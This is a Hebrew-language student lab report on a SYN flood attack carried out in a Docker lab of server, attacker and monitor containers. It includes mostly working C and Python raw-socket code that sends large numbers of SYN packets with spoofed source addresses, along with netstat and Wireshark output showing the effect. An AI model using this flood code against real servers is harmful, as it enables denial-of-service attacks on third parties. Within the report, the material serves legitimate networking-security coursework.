Cyber Lab Ex1 – SYN Flood

מגישים:

אוריאל שפירא – 314779745

גיא שמעון - 209306513

הסבר כללי:

במטלה זו קיבלנו Docker שמכיל 3 מכונות – Server, Attacker, Monitor.

התבקשנו לבצע התקפת SYN Flood באמצעות מכונת ה-Attacker על ה-Server.

רעיון ההתקפה:

מכונה אחת (Attacker) שולח הודעות SYN רבות לשרת (Server).

השרת מחזיר הודעת SYN-ACK לכל הודעה כזו, ומקצה משאבים ע"מ להמשיך תקשורת עם המכונה.

מכיוון שכמות הודעות ה-SYN גדולה – השרת מקצה משאבים רבים לצורך התקשורת, מה שמוביל למצב בו לא קיימים לו משאבים מספיקים בשביל לתקשר עם מכונות אחרות. וכך בעצם אנו מבצעים Denial Of Service לשרת.

כמו כן, עבור כל פאקטת SYN, אנו מזייפים את כתובת ה-IP ממנה היא נשלחה ואת הפורט גם כן. זאת בשביל שהשרת לא ידע איזה IP/Port לחסום. וכך בעצם אנו מונעים מהשרת לעצור את ההתקפה.

מטרת העל של כל מכונה:

Server – שרת Apache2. משמש בתור מטרה לתוקף.

Attacker – מבצע שליחה של חבילות SYN מרובות על גבי Raw Socket בפרוטוקול TCP לפורט 80

ב-Server.

Monitor – שליחת PING לשרת ע"מ לנתר את העומס על השרת בזמן המתקפה. זאת ע"י בדיקת זמני RTT לפני ההתקפה, במהלך ההתקפה ואחריה.

הסבר על כל Image:

Server

```yaml
ApacheServer:
  image: httpd:latest
  container_name: apache-10.9.0.2
  cap_add:
    - ALL
  privileged: true
  networks:
    net-10.9.0.0:
      ipv4_address: 10.9.0.2
  ports:
    - "80:80"
  volumes:
    - ./volumes:/volumes
  command: >
    bash -c "
    apt-get update &&
    apt-get install -y net-tools tcpdump &&
    echo \"Container started at: $$(date)\" > /volumes/netstat_output.txt &&
    httpd-foreground &
    while true; do
      echo \"Timestamp: $$(date)\" >> /volumes/netstat_output.txt
      netstat -tuna >> /volumes/netstat_output.txt
      echo \"----------------------------------------\" >> /volumes/netstat_output.txt
      sleep 10
    done"
```

שרת HTTP בכתובת 10.9.0.2 שמבצע חלק פסיבי בהתקפה בכך שהוא המטרה של התוקף.

כאשר ה-Image של השרת עולה. השרת מתקין כלי שנקרא tcpdump, מה שמאפשר לנו לנתר את כמות החיבורים במצב SYN RECV (חיבורים מהם השרת קיבל הודעת SYN וממתין להודעת ACK על הודעת ה-SYN ACK אותה שלח).

אנו מדפיסים לקובץ את תוצאת הרצת הפקודה "netstat -tuna" כל 10 שניות. כך אנו מתעדים את השינוי בחיבורים הפתוחים בשרת בין זמן ההתקפה לזמן שלפניה ואחריה.

קובץ זה נועד לתיעוד שלנו שהמתקפה אכן עשתה את שנדרשה ואינו חלק מהמטלה ולכן אינו מצורף.

דוגמה להדפסה לקובץ בעת המתקפה:

```
Timestamp: Mon Sep  9 19:59:33 UTC 2024
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:43565        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.2:80             145.200.108.69:12345    SYN_RECV
tcp        0      0 10.9.0.2:80             87.183.25.223:12345     SYN_RECV
tcp        0      0 10.9.0.2:80             214.6.152.58:12345      SYN_RECV
tcp        0      0 10.9.0.2:80             124.20.216.202:12345    SYN_RECV
tcp        0      0 10.9.0.2:80             20.226.248.40:12345     SYN_RECV
tcp        0      0 10.9.0.2:80             135.96.116.138:12345    SYN_RECV
tcp        0      0 10.9.0.2:80             5.252.66.246:12345      SYN_RECV
tcp        0      0 10.9.0.2:80             222.196.234.140:12345   SYN_RECV
tcp        0      0 10.9.0.2:80             64.9.132.57:12345       SYN_RECV
tcp        0      0 10.9.0.2:80             67.110.69.216:12345     SYN_RECV
tcp        0      0 10.9.0.2:80             22.67.200.113:12345     SYN_RECV
tcp        0      0 10.9.0.2:80             181.92.156.131:12345    SYN_RECV
tcp        0      0 10.9.0.2:80             213.112.76.156:12345    SYN_RECV
tcp        0      0 10.9.0.2:80             171.43.47.65:12345      SYN_RECV
tcp        0      0 10.9.0.2:80             248.107.255.87:12345    SYN_RECV
tcp        0      0 10.9.0.2:80             162.204.228.226:12345   SYN_RECV
tcp        0      0 10.9.0.2:80             189.235.118.155:12345   SYN_RECV
tcp        0      0 10.9.0.2:80             77.12.125.101:12345     SYN_RECV
tcp        0      0 10.9.0.2:80             213.222.1.191:12345     SYN_RECV
tcp        0      0 10.9.0.2:80             184.40.81.61:12345      SYN_RECV
tcp        0      0 10.9.0.2:80             95.39.246.177:12345     SYN_RECV
tcp        0      0 10.9.0.2:80             56.167.117.76:12345     SYN_RECV
tcp        0      0 10.9.0.2:80             241.132.205.113:12345   SYN_RECV
tcp        0      0 10.9.0.2:80             149.77.180.56:12345     SYN_RECV
tcp        0      0 10.9.0.2:80             50.96.98.24:12345       SYN_RECV
```


Monitor


```yaml
Monitor:
  image: ubuntu:latest
  container_name: monitor-all
  network_mode: host
  command: >
    bash -c "
    apt-get update &&
    apt-get install -y iputils-ping &&
    mkdir -p /volumes &&
    echo \"Container started at: $$(date)\" > /volumes/ping.txt &&
    while true; do
      echo \"Timestamp: $$(date)\" >> /volumes/ping.txt
      ping -c 1 10.9.0.2 | tee -a /volumes/ping.txt
      echo '---' >> /volumes/ping.txt
      sleep 5
    done"
  cap_add:
    - ALL
  privileged: true
  volumes:
    - ./volumes:/volumes
```

מכונת ה-Monitor שולחת הודעת Ping יחידה לשרת ה-Apache כל 5 שניות.


תוצאת כל הודעה (הדפסת הסטטיסטיקות) נכתבת בקובץ ייעודי.


לכל שורה בקובץ זה ביצענו Parsing ויצרנו את הגרפים הבאים המתארים את כמות הודעות ה-PING שנשלחו עבור כל זמן RTT:





ע"פ הנחיות המטלה, נדרש לשלוח הודעת פינג יחידה כל 5 שניות. עם זאת, ע"מ לראות תוצאות יותר מגמתיות, ביצענו שליחה מאסיבית יותר של הודעות פינג ואלו התוצאות:





Attacker

```yaml
Attacker:
  image: python:3.10
  container_name: attacker-10.9.0.3
  networks:
    net-10.9.0.0:
      ipv4_address: 10.9.0.3
  command: >
    bash -c "
      apt-get update &&
      apt-get install -y iputils-ping net-tools &&
      cd /volumes &&
      sleep 20 &&
      python3 syn_flood.py
    "
  cap_add:
    - ALL
  privileged: true
  volumes:
    - ./volumes:/volumes
```

```yaml
Attacker:
  image: gcc:latest
  container_name: attacker-10.9.0.3
  networks:
    net-10.9.0.0:
      ipv4_address: 10.9.0.3
  volumes:
    - ./volumes:/volumes
  command: >
    bash -c "
    cd /volumes &&
    gcc -o syn_flood syn_flood.c -lm &&
    sleep 20 &&
    ./syn_flood"
  cap_add:
    - ALL
  privileged: true
```

ראשית, נשים לב שהתוקף רץ על תמונה מבוססת GCC/Python. זאת מכיוון שהתמונה של ubuntu לא מכילה את ה-Compiler/Interpreter ומתוך כך לא היה ניתן להריץ/לקמפל את קובץ ההרצה מבלי להוריד את ה-Compiler/Interpreter המתאימים.

השתמשנו בתמונות אלו כדי לייעל את תהליך ההתקפה (בפועל לא משפיע על זמן הריצה, שכן אנו ממתינים 20 שניות לפני ההתקפה).

ב-C: נקמפל את הקובץ המתאים שנמצא בתיקיית ה-volumes. נמתין 20 שניות ולאחר מכן נריץ אותו.

ב-Python: נוריד את התוספים שהקוד שכתבנו דורש. נמתין 20 שניות ולאחר מכן נריץ את קובץ ההתקפה.

התוקף מחכה 20 שניות בשביל שהשרת וה-Monitor יעלו באופן מלא, כלומר שיסיימו את ההתקנות הנדרשות עבורן ויפעלו כרגיל, כך נקבל סטטיסטיקות מלאות מהשרת וה-Monitor.

<u>קוד:</u>

הרעיון המרכזי שעומד בבסיס הקוד ב-C וב-Python, הוא יצירת RAW Socket, יצירת פאקטת SYN באופן ידני, ושליחה שלה בלולאה מס' רב של פעמים.

ב-C יכלנו לעבוד עם מצביעים ולשנות את רק הערכים הנדרשים בכל Header בכל שליחה של פאקטה (כתובת ופורט חדשים, Checksum חדש), כך ביצענו את המספר המצומצם יותר של שינויים בכל איטרציה. בעוד שב-Python היינו צריכים להגדיר את ה-Header בכל איטרציה מחדש.

בנוסף, ב-2 התוכניות אנו מבצעים IP & Port Spoofing כדי שהנתקף לא יוכל לחשוף את זהותנו ולחסום אותנו.

קוד ב-C:

```c
int main()
{
    int sock;
    FILE *log_file; // Log file to store results
    double start_time, end_time, packet_start, packet_end;
    double time_taken;       // Time taken to send a single packet
    long total_packets = 0;  // Total packets sent
    double total_time = 0.0; // Total time taken to send all packets

    // Open log file
    log_file = fopen("syn_flood_log.txt", "w");
    if (log_file == NULL)
    {
        printf("Error opening file!\n");
        exit(EXIT_FAILURE);
    }
```

נגדיר משתנים בהם נשתמש בהמשך הקוד ע"מ לתעד את הזמן שלקח לשלוח כל פאקטה בנפרד וביחד.

תיעוד זה יתבצע לתוך הקובץ syn_flood_log.txt.

```c
// Create an IPv4 raw socket over TCP
sock = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
if (sock < 0)
{
    perror("Socket creation failed");
    fclose(log_file);
    exit(EXIT_FAILURE);
}

int opt = 1;
// Set IP_HDRINCL to tell the kernel that headers are included in the packet
if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &opt, sizeof(opt)) < 0)
{
    perror("Setsockopt failed");
    close(sock);
    fclose(log_file);
    return 1;
}
```

נפתח Raw Socket ונגדיר אותו כך שיוכל לקבל Headers "מבחוץ".

```c
// Create buffer for the packet
char packet[PACKET_SIZE];
memset(packet, 0, PACKET_SIZE);

// Set pointers to the IP header and TCP header in the packet
struct iphdr *iph = (struct iphdr *)packet;
struct tcphdr *tcph = (struct tcphdr *)(packet + sizeof(struct iphdr)); // TCP Header comes after the IP header
struct pseudo_header psh;
handle_packet(packet,iph,tcph, &psh); // Handle the packet (Assign values to IP and TCP headers)
```

נגדיר פאקטה ונאפס אותה.

נגדיר מצביעים למיקומים המתאימים ל-TCP Header ו-IP Header בפאקטה (כך ששינוי שלהם ישנה ערכים בפאקטה).

נגדיר pseudo header שישמש אותנו בהמשך לחישוב ה-checksum ב-TCP Header.

לאחר מכן נקרא לפונקציה ששמה ערכים ב-Headers (נעבור עליה בהמשך).

כעת נעבור להתקפה – ישנם ערכים ב-Headers שמשתנים בכל פאקטה,

שהם ה- Source Address, Source Port, Checksum.

נשים לב שהקבוע MASK מוגדר להיות 256. כך שכל הערכים יהיו בין 0 ל-255, כלומר שהכתובת אכן חוקית.

```
printf("Sending SYN flood to %s:%d\n", SERVER_IP, SERVER_PORT);

for (size_t j = 0; j < NUM_OF_ITERATIONS; j++)
{
    for (size_t i = 0; i < NUM_OF_TRIES; i++)
    {
        // Defenitions that change for each iteration:
        int mask1, mask2, mask3, mask4; // Will be used to create a random IP address

        // Generate random source IP address
        mask1 = rand() % MASK;
        mask2 = rand() % MASK;
        mask3 = rand() % MASK;
        mask4 = rand() % MASK;
        char src_ip[16];
        snprintf(src_ip, sizeof(src_ip), "%d.%d.%d.%d", mask1, mask2, mask3, mask4); // Random source IP

        int source_port = (rand() % (65535 - 1024)) + 1024; // Random source port

        // Assign values to the IP header
        iph->saddr = inet_addr(src_ip);                              // Source IP
        iph->check = checksum((unsigned short *)packet, iph->tot_len); // Calculate checksum for the IP header

        // Assign values to the TCP header
        tcph->source = htons(source_port);                           // Source port

        // Assign values to the pseudo header
        psh.source_address = inet_addr(src_ip);                      // Source IP for pseudo header
```

כדי לחשב את הפורט, ניקח מספר רנדומלי ונחשב את תוצאת המודולו שלו עם המספר המקסימלי לפורט, פחות 1024 (כמות הפורטים ששמורים לשימוש ע"י המערכת). לבסוף נוסיף 1024 כדי לדאוג שהפורט שבחרנו אינו בטווח של הפורטים ששמורים לשימוש המערכת.

נגדיר את הערכים החדשים הנדרשים ונבצע השמה במקומות המתאימים ב-Headers.

נשים לב בלולאת ה-For, ש-NUM_OF_TRIES מוגדר ל-10,000 ו-NUM_OF_ITERATIONS מוגדר ל-100 כנדרש.

נגדיר pseudo packet שנועדה לצורך חישוב ה-Checksum של ה- TCP Header.

לאחר מכן נגדיר לאן הפאקטה תישלח (sendto מקבל כתובת בתצורת struct sockaddr. לכן ההשמות שביצענו ל-Headers אינן רלוונטיות כאן).

נשלח את הפאקטה ונחשב את הזמנים המתאימים.

```
        // Create a pseudo packet to calculate checksum
        int psize = sizeof(struct pseudo_header) + sizeof(struct tcphdr);   // Size of pseudo header
        char *pseudo_packet = (char *)malloc(psize);    // pseudo packet mimics the original packet, to calculate checksu
        memcpy(pseudo_packet, (char *)&psh, sizeof(struct pseudo_header));                  // Copy pseudo header to the
        memcpy(pseudo_packet + sizeof(struct pseudo_header), tcph, sizeof(struct tcphdr));  // Copy TCP header to the pac

        tcph->check = checksum((unsigned short *)pseudo_packet, psize); // Calculate checksum and assign to TCP header

        free(pseudo_packet);

        // Define the destination address
        struct sockaddr_in dest;
        dest.sin_family = AF_INET;
        dest.sin_port = htons(SERVER_PORT);
        dest.sin_addr.s_addr = inet_addr(SERVER_IP);

        packet_start = current_timestamp_ms(); // Record start time of packet sending
        if (sendto(sock, packet, iph->tot_len, 0, (struct sockaddr *)&dest, sizeof(dest)) < 0)
        {
            perror("Send failed");
            // Would not crash if not sent
        }
        packet_end = current_timestamp_ms(); // Record end time of packet sending

        time_taken = packet_end - packet_start;

        total_packets++;
        total_time += time_taken;

        fprintf(log_file, "%ld %.3f ms\n", total_packets, time_taken);
    }
}
```

לבסוף, נתעד את כלל הסטטיסטיקות בקובץ ה-log ונסיים את התוכנית.

```
// Record end total time
end_time = current_timestamp_ms();

double avg_time = total_time / total_packets;
fprintf(log_file, "Total packets sent: %ld\n", total_packets);
fprintf(log_file, "Total time taken: %.3f ms\n", total_time);
fprintf(log_file, "Average time per packet: %.3f ms\n", avg_time);

t = time(NULL);
fprintf(log_file, "End time: %s", ctime(&t));

close(sock);
fclose(log_file);
printf("\nConnection closed. Results logged to syn_flood_log.txt\n");
return EXIT_SUCCESS;
```

תיעוד פונקציית handle_packet:

```c
void handle_packet(char *packet,struct iphdr *iph, struct tcphdr *tcph, struct pseudo_header *psh)
{

    // Create IP Header
    iph->ihl = 5;                                                   // Internet Header Length
    iph->version = 4;                                               // IPv4
    iph->tos = 0;                                                   // Type of Service
    iph->tot_len = sizeof(struct iphdr) + sizeof(struct tcphdr); // Total length of the packet
    iph->id = htonl(54321);                                         // Id of this packet
    iph->frag_off = 0;                                              // Fragmentation offset
    iph->ttl = 255;                                                 // Time to live
    iph->protocol = IPPROTO_TCP;                                    // Protocol
    iph->check = 0;                                                 // Set to 0 before calculating checksum
    iph->daddr = inet_addr(SERVER_IP);                              // Destination IP

    // Create TCP Header
    tcph->dest = htons(SERVER_PORT);   // Destination port
    tcph->seq = 0;                     // Sequence number of the packet (doesn't matter in our case)
    tcph->ack_seq = 0;                 // Acknowledgement number of the packet (doesn't matter in our case)
    tcph->doff = 5;                    // tcp header size
    tcph->fin = 0;
    tcph->syn = 1;                     // SYN flag is set to TRUE
    tcph->rst = 0;
    tcph->psh = 0;
    tcph->ack = 0;
    tcph->urg = 0;
    tcph->window = htons(5840);         // maximum allowed window size
    tcph->check = 0;                    // Checksum will be filled later by pseudo header
    tcph->urg_ptr = 0;

    // Assign values to pseudo header
    psh->dest_address = inet_addr(SERVER_IP);
    psh->placeholder = 0;
    psh->protocol = IPPROTO_TCP;
    psh->tcp_length = htons(sizeof(struct tcphdr));  // IP Header include TCP Header size
}
```

מטרת פונקציה זו היא לבצע את ההשמות הנדרשות ב-Headers.

נשים לב שה-Headers מצביעים לכתובות בתוך הפאקטה. לכן העברה שלהם לפונקציה בתור מצביעים – משנה את ערכי הפאקטה במקומות המתאימים ב-Header המתאים.

קוד ב-Python:

```python
if __name__ == "__main__":
    print("Starting SYN flood attack...")
    TARGET_IP = "10.9.0.2"
    TARGET_PORT = 80
    NUM_PACKETS = 10000
    NUM_ITERATIONS = 100

    iterations = 0          # Used for logging

    try:
        with open("syns_results_p.txt", "w") as log_file:   # Clear the log file
            log_file.write(f"start time: {time.ctime()}\n")
    except IOError as e:
        print(f"Error opening file: {e}")

    try:
        with socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP) as s:
            s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

            start_time = time.time()    # Start time of the attack
            for i in range(NUM_ITERATIONS):     # Send NUM_PACKETS packets in NUM_ITERATIONS iterations
                syn_flood(s,TARGET_IP, TARGET_PORT, NUM_PACKETS, iterations)  # each iteration sends NUM_PACKETS packets
                iterations += NUM_PACKETS

            end_time = time.time()    # End time of the attack

    except socket.error as e:
        print(f"Error creating socket: {e}")
        exit(e.errno)
```

נגדיר את הקבועים בהם נשתמש בריצת התוכנית.

נפתח את קובץ התיעוד במצב w כדי לאפס אותו (מהריצה הקודמת).

נפתח RAW Socket שמשתמש בפרוטוקול TCP. באמצעות setsockopt נגדיר שה-socket מקבל IP Header "מבחוץ" (כלומר שאנחנו יוצרים אותו).

לאחר מכן נבצע את ההתקפה. נריץ את הפונקציה syn_flood בלולאה 100 פעמים.

```python
# Calculate the total time taken and average time per packet
total_time = end_time - start_time
total_time_ms = total_time * 1000
average_time_per_packet_ms = (total_time / (NUM_PACKETS * NUM_ITERATIONS)) * 1000

# Log the results
try:
    with open("syns_results_p.txt", "a+") as log_file:
        log_file.write(f"Total packets sent: {NUM_PACKETS * NUM_ITERATIONS}\n")
        log_file.write(f"Total time taken: {total_time_ms:.3f} ms\n")
        log_file.write(f"Average time per packet: {average_time_per_packet_ms:.3f} ms\n")
        log_file.write(f"end time: {time.ctime()}\n")
except IOError as e:
    print(f"Error opening file: {e}")

print("Attack completed. Results logged to syns_results_p.txt")
```

לבסוף נתעד את הסטטיסטיקות בקובץ ייעודי.

תיעוד פונקציית syn_flood:

```python
'''
    Function to send a SYN flood attack to a target IP and port
    iterations: number of packets to send (used for logging)
'''
def syn_flood(s: socket.socket,target_ip, target_port, num_packets, iterations):
    try:
        with open("syns_results_p.txt", "a+") as log_file:  # Open the log file in append mode to log the results
            for i in range(num_packets):
                # Randomize the source IP and port
                src_ip = f"{random.randint(1, 255)}.{random.randint(1, 255)}.{random.randint(1, 255)}.{random.randint(1, 255)
                src_port = random.randint(1024, 65535)

                ip_header = create_ip_header(src_ip, target_ip)
                tcp_header = create_tcp_header(src_port, target_port)

                packet = ip_header + tcp_header   # Construct the packet from the IP and TCP headers

                start_time = time.time()
                if(s.sendto(packet, (target_ip, 0)) < 0):
                    print("Error sending packet") # Inform the user if there was an error sending the packet. But won't stop
                end_time = time.time()

                # Calculate the time taken to send the packet and log it
                send_time = end_time - start_time
                send_time_ms = send_time * 1000
                log_file.write(f"{iterations + i} {send_time_ms:.3f} ms\n")

    except IOError as e:
        print(f"Error opening file: {e}")
        return
```

ראשית, נפתח את קובץ התיעוד במצב append (מכיוון שאנחנו מפעילים את הפונקציה הזו מס' פעמים, נרצה שכל הרצה לא תמחק את התוצאות הקודמות).

לאחר מכן, בלולאה – נגדיר Source IP ו-Source Port רנדומליים. מהם תישלח הפאקטה הנוכחית.

נייצר IP & TCP Headers באמצעות פונקציות עליהם נעבור בהמשך.

נרכיב את הפאקטה מה-Headers ונשלח אותה למטרה.

לבסוף נתעד את הזמן שלקח לשלוח את הפאקטה בקובץ התיעוד.

תיעוד פונקציית create_ip_header:

```python
def create_ip_header(src_ip, dst_ip):
    ip_ihl = 5                          # Internet Header Length
    ip_ver = 4                          # IPv4
    ip_tos = 0                          # Type of Service
    ip_tot_len = 20 + 20                # IP header + TCP header
    ip_id = random.randint(1, 65535)    # Random IP ID
    ip_frag_off = 0                     # Fragment Offset
    ip_ttl = 255                        # Time to Live
    ip_proto = socket.IPPROTO_TCP       # Protocol
    ip_check = 0                        # Checksum is 0 for now - will be calculated later
    ip_saddr = socket.inet_aton(src_ip) # Source IP (which we spoof)
    ip_daddr = socket.inet_aton(dst_ip) # Destination IP

    ip_ihl_ver = (ip_ver << 4) + ip_ihl  # IP version and header length

    ip_header = struct.pack('!BBHHHBBH4s4s',
                            ip_ihl_ver, ip_tos, ip_tot_len, ip_id, ip_frag_off,
                            ip_ttl, ip_proto, ip_check, ip_saddr, ip_daddr)

    # Calculate the checksum for the IP header
    ip_check = checksum(ip_header)
    ip_header = struct.pack('!BBHHHBBH4s4s',
                            ip_ihl_ver, ip_tos, ip_tot_len, ip_id, ip_frag_off,
                            ip_ttl, ip_proto, ip_check, ip_saddr, ip_daddr)

    return ip_header
```

פונקציה זו נותנת ערכים לתאים שונים ב-IP Header, ולבסוף מבצעת לכל הערכים pack ל-Header יחיד לפי המקרא הבא: B = 1 Byte (unsigned char), H = 2 Byte (unsigned short), 4s = 4 Byte String

והסימן קריאה בהתחלה מסמן שהמידע צריך "להידחס" בצורת big endian.

נשים לב שהפונקציה מבצעת pack פעמיים. הפעם הראשונה כדי שיהיה ניתן לחשב את ה-Checksum (נדרש header שלם לצורך כך). והפעם השנייה בשביל להכניס את שדה ה-Checksum לתוך הפאקטה.

תיעוד פונקציית create_tcp_header:

```python
def create_tcp_header(src_port, dst_port, src_ip, dst_ip):
    tcp_source = src_port
    tcp_dest = dst_port
    tcp_seq = 0     # sequence number (not used here)
    tcp_ack_seq = 0 # acknowledgement number (not used here)
    tcp_doff = 5    # data offset
    tcp_fin = 0
    tcp_syn = 1     # SYN flag is set to True
    tcp_rst = 0
    tcp_psh = 0
    tcp_ack = 0
    tcp_urg = 0
    tcp_window = socket.htons(5840) # maximum allowed window size
    tcp_check = 0                   # checksum is 0 for now - will be calculated later
    tcp_urg_ptr = 0

    tcp_offset_res = (tcp_doff << 4) + 0    # TCP offset and reserved bits
    tcp_flags = tcp_fin + (tcp_syn << 1) + (tcp_rst << 2) + (tcp_psh << 3) + (tcp_ack << 4) + (tcp_urg << 5)    # TCP flags (6 bits)

    tcp_header = struct.pack('!HHLLBBHHH',
                             tcp_source, tcp_dest, tcp_seq, tcp_ack_seq,
                             tcp_offset_res, tcp_flags, tcp_window, tcp_check, tcp_urg_ptr)     # Construct the TCP header

    # Pseudo header fields for checksum calculation
    placeholder = 0
    protocol = socket.IPPROTO_TCP
    tcp_length = len(tcp_header)

    # Pseudo header for checksum calculation
    pseudo_header = struct.pack('!4s4sBBH',
                                socket.inet_aton(src_ip), socket.inet_aton(dst_ip), placeholder, protocol, tcp_length) # Construct the pseudo-header

    # Combine pseudo-header, TCP header, and any payload for checksum calculation
    psh = pseudo_header + tcp_header
    tcp_check = checksum(psh)
```

```python
# Re-pack TCP header with the correct checksum
tcp_header = struct.pack('!HHLLBBHHH',
                         tcp_source, tcp_dest, tcp_seq, tcp_ack_seq,
                         tcp_offset_res, tcp_flags, tcp_window, tcp_check, tcp_urg_ptr)    # Construct the TCP header again with the correct checksum

return tcp_header
```

פונקציה זו נותנת ערכים למשתנים שמהווים את הבסיס ל-TCP Header.

לבסוף, בדומה ל-IP Header, הפונקציה מבצעת Pack ל-Header יחיד, מחשבת Checksum (כאן אנו משתמשים ב-pseudo header בדומה לקוד ב-C) ולבסוף מבצעת Pack סופי ל-Header אותו מחזירה.

פרטים נוספים:


בזמן ההתקפה, ניתן להיכנס ל-Wireshark ולראות שאכן התוקף שולח הודעות SYN מכתובות IP רנדומליות מפורטים רנדומליים:


Source	Destination	Protocol	Length	Info
50.247.84.20	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 26478 → 80 [SYN] Seq=0 Win=5840 Len=0
50.247.84.20	10.9.0.2	TCP	56	26478 → 80 [SYN] Seq=0 Win=5840 Len=0
114.81.137.173	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 9893 → 80 [SYN] Seq=0 Win=5840 Len=0
114.81.137.173	10.9.0.2	TCP	56	9893 → 80 [SYN] Seq=0 Win=5840 Len=0
238.13.230.16	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 20854 → 80 [SYN] Seq=0 Win=5840 Len=0
238.13.230.16	10.9.0.2	TCP	56	20854 → 80 [SYN] Seq=0 Win=5840 Len=0
192.23.61.45	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 61699 → 80 [SYN] Seq=0 Win=5840 Len=0
192.23.61.45	10.9.0.2	TCP	56	61699 → 80 [SYN] Seq=0 Win=5840 Len=0
78.192.176.112	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 35412 → 80 [SYN] Seq=0 Win=5840 Len=0
78.192.176.112	10.9.0.2	TCP	56	35412 → 80 [SYN] Seq=0 Win=5840 Len=0
207.114.215.131	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 27590 → 80 [SYN] Seq=0 Win=5840 Len=0
207.114.215.131	10.9.0.2	TCP	56	27590 → 80 [SYN] Seq=0 Win=5840 Len=0
74.173.226.4	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 14154 → 80 [SYN] Seq=0 Win=5840 Len=0
74.173.226.4	10.9.0.2	TCP	56	14154 → 80 [SYN] Seq=0 Win=5840 Len=0
65.233.58.85	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 47344 → 80 [SYN] Seq=0 Win=5840 Len=0
65.233.58.85	10.9.0.2	TCP	56	47344 → 80 [SYN] Seq=0 Win=5840 Len=0
224.105.34.146	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 21859 → 80 [SYN] Seq=0 Win=5840 Len=0
224.105.34.146	10.9.0.2	TCP	56	21859 → 80 [SYN] Seq=0 Win=5840 Len=0
167.12.109.101	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 45205 → 80 [SYN] Seq=0 Win=5840 Len=0
167.12.109.101	10.9.0.2	TCP	56	45205 → 80 [SYN] Seq=0 Win=5840 Len=0
61.194.34.112	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 9890 → 80 [SYN] Seq=0 Win=5840 Len=0
61.194.34.112	10.9.0.2	TCP	56	9890 → 80 [SYN] Seq=0 Win=5840 Len=0
